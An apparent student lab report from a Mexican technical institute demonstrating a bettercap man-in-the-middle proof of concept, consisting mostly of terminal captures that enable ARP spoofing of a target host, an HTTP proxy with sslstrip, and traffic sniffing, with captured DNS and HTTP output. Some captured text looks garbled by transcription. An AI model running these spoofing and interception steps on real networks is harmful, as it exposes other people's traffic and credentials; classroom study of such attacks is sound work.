



Instituto Tecnológico De Cancún

Materia:

Fundamento De Telecomunicación

Título:

POC DE BETTERCAP


Tun Cauich Alejandra Noemi

Turno: 5:00 a 6:00. P.M

Docente:

ING.ISMAEL JIMÉNEZ SÁNCHEZ

Transparent HTTP(S) Proxy



```
kali [Conexión] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entenda  Dispositivos  Ayuda
ale@kali: ~
ale@kali: ~
ale@kali: ~

ale@kali:~$ sudo bettercap
[sudo] password for ale:
bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]

18:02:15 > 10.0.2.15 # net.probe on
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] 10.0.2.15 starting net.recon as a requirement for net.probe
18:02:15 > 10.0.2.15 # [18:02:15] [endpoint.new] endpoint 10.0.2.4 detected as 12/54:00:12:35:00 (Realtek (UpTech? also reported)).
18:02:15 > 10.0.2.15 # [18:02:15] [endpoint.new] endpoint 10.0.2.2 detected as 12/54:00:12:35:00 (Realtek (UpTech? also reported)).
18:02:15 > 10.0.2.15 # set http.proxy.sslstrip true
18:02:15 > 10.0.2.15 # set net.sniff.verbose false
18:02:15 > 10.0.2.15 # set arp.spoof.targets 192.168.11.173
18:02:15 > 10.0.2.15 # arp.spoof on
18:02:15 > 10.0.2.15 # [18:02:00] [sys.log] [100] 10.0.2.15 arp spoofer started, probing 1 targets.
18:02:15 > 10.0.2.15 # set net.sniff.local true
18:02:15 > 10.0.2.15 # net.sniff on
```

```
kali [Conexión] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entenda  Dispositivos  Ayuda
ale@kali: ~
ale@kali: ~
ale@kali: ~

ale@kali:~$ sudo bettercap
[sudo] password for ale:
bettercap v2.28 (built for linux amd64 with go1.14.4) [type 'help' for a list of commands]

18:02:15 > 10.0.2.15 # net.probe on
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] 10.0.2.15 starting net.recon as a requirement for net.probe
18:02:15 > 10.0.2.15 # [18:02:15] [endpoint.new] endpoint 10.0.2.2 detected as 52/14:00:12:35:00 (Realtek (UpTech? also reported)).
18:02:15 > 10.0.2.15 # [18:02:15] [endpoint.new] endpoint 10.0.2.4 detected as 52/14:00:12:35:00 (Realtek (UpTech? also reported)).
18:02:15 > 10.0.2.15 # set arp.spoof.fullduplex true
18:02:15 > 10.0.2.15 # set arp.spoof.targets 192.168.11.173 , 192.168.56.1
18:02:15 > 10.0.2.15 # arp.spoof on
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] error while parsing address list '192.168.11.173 , 192.168.56.1': could not parse target: syntax error.
18:02:15 > 10.0.2.15 # set arp.spoof.targets 192.168.11.173
18:02:15 > 10.0.2.15 # arp.spoof on
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] enabling forwarding
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] 10.0.2.15 arp spoofer started, probing 1 targets.
18:02:15 > 10.0.2.15 # http.proxy on
18:02:15 > 10.0.2.15 # [18:02:15] [sys.log] [100] 10.0.2.15 started on 10.0.2.15:8080 (sslstrip disabled)
18:02:15 > 10.0.2.15 # set net.sniff.local true
18:02:15 > 10.0.2.15 # net.sniff on
18:02:15 > 10.0.2.15 # [18:02:27] [net.sniff.dns] dns 8.8.8.8 > local : star-mini.c10r.facebook.com is 31.13.67.35
18:02:15 > 10.0.2.15 # [18:02:27] [net.sniff.dns] dns 8.8.8.8 > local : star-mini.c10r.facebook.com is 2403:2800:f2c:303:face:b00c:0:25de
18:02:15 > 10.0.2.15 # [18:02:27] [net.sniff.https] local > https://www.facebook.com
18:02:15 > 10.0.2.15 # [18:02:29] [net.sniff.dns] dns 8.8.8.8 > local : cs0.wac.phicdn.net is 72.21.91.29
18:02:15 > 10.0.2.15 # [18:02:29] [net.sniff.http.request] local [200] 10.0.2.15 scap.digitert.com/

POST / HTTP/1.1
Host: ocap.digitert.com
Content-Length: 83
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocap-request
```